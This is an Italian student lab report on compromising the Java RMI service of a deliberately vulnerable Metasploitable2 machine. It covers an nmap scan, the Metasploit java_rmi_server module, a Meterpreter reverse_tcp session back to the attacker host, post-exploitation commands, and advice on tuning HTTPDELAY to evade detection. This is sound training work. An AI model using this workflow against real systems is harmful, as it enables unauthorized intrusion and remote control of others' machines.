Esercizio S7 L5

Daniele Paolone

Exploit Java RMI

Indice

- Traccia e Requisiti pagina 02
- Fase di Scanning pagina 03
- Fase di Exploiting Pagina 04
- Httpdelay Pagina 05

Traccia

L’ esercizio richiede di sfruttare una vulnerabilità presente sulla porta 1099 Java-RMI della macchina Metasploitable2, al fine di ottenere una sessione di Meterpreter sulla macchina remota.
Una volta ottenuta la sessione di Meterpreter, si dovranno reperire le seguenti informazioni:

- la configurazione di rete
- informazioni sulla tabella di routing


Requisiti

Le macchine dovranno essere configurate con i seguenti indirizzi IP:


- macchina attaccante (Kali) - 192.168.11.111
- macchina target (Metasploitable2) - 192.168.11.112

Di seguito gli indirizzi ip impostati:

Macchina attaccante



Macchina target



Successivamente si procede con un ping per verificare che le due macchine comunichino tra di loro.

Fase di scanning

Per individuare le porte aperte sul target si avvia una scansione con nmap da terminale, eseguendo il comando nmap -sV -P 192.168.11.112.
Questo comando consente di verificare quali porte sono aperte sulla macchina obiettivo e la loro versione.

Come si può notare nell' immagine di fianco, nella lista, è presente la porta richiesta dalla traccia, la 1099, ed è aperta.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -P 192.168.11.112
Warning:  You are not root -- using TCP pingscan rather than ICMP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 06:54 EST
Nmap scan report for 192.168.11.112
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;
```

Fase di exploiting

Verificata la porta e il servizio, si può procedere ad exploitare, eseguendo, sul terminale Metasploit, il comando *msconsole*.
Si procede con la ricerca di un exploit che possa essere attinente al raggiungimento dell' obiettivo, inserendo sul terminale *search javaRMI*. Nella lista che restituisce, si è scelto di utilizzare il seguente exploit *exploit/multi/misc/java_rmi_server*

Grazie a questo exploit si riesce ad ottenere una shell meterpreter. Questa tipologia di shell è molto potente e versatile, permette di controllare in remoto la macchina target attraverso una vasta gamma di comandi.

Nell' immagine qui di fianco si può notare come è stato possibile, grazie a meterpreter, sapere la configurazione di rete e ad accedere alla tabella di routing della macchina target, eseguendo i comandi *ipconfig* e *route*.

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2a01:e11:400:b490:a00:27ff:fe4a:848e
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fe4a:848e
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.11.112   255.255.255.0   0.0.0.0
```

Httpdelay

Una volta venuti a conoscenza delle informazioni richieste, l' attacco è stato portato a termine con successo. Ma può capitare che l' attacco possa fallire per la configurazione errata dell' *httpdelay*.

Questo parametro specifica il tempo, in secondi, che un payload attenderà prima di fare una nuova richiesta http.
Infatti un intervallo di tempo troppo basso, come già detto, può rischiare di far fallire l' attacco.

Questo perchè:

- valori bassi (1-5 secondi), possono comportare un traffico di rete maggiore e quindi sono più facilmente rilevabili, ma ideali per attività in cui è necessario un controllo immediato sulla macchina compromessa.

- valori alti (30 secondi o più), riducono il rischio di essere rilevati, poiché le richieste sono meno frequenti e sono utili per sessioni persistenti o di lungo periodo in cui la velocità di risposta non è critica.

```
Module options (exploit/multi/misc/java_rmi_server)

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that
   RHOSTS                      yes       The target
                                         tasploit.ht
   RPORT      1099             yes       The target
   SRVHOST    0.0.0.0          yes       The local
                                         chine or 0
   SRVPORT    8080             yes       The local
   SSL        false            no        Negotiate
   SSLCert                     no        Path to a
   URIPATH                     no        The URI to

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen addr
   LPORT  4444             yes       The listen port
```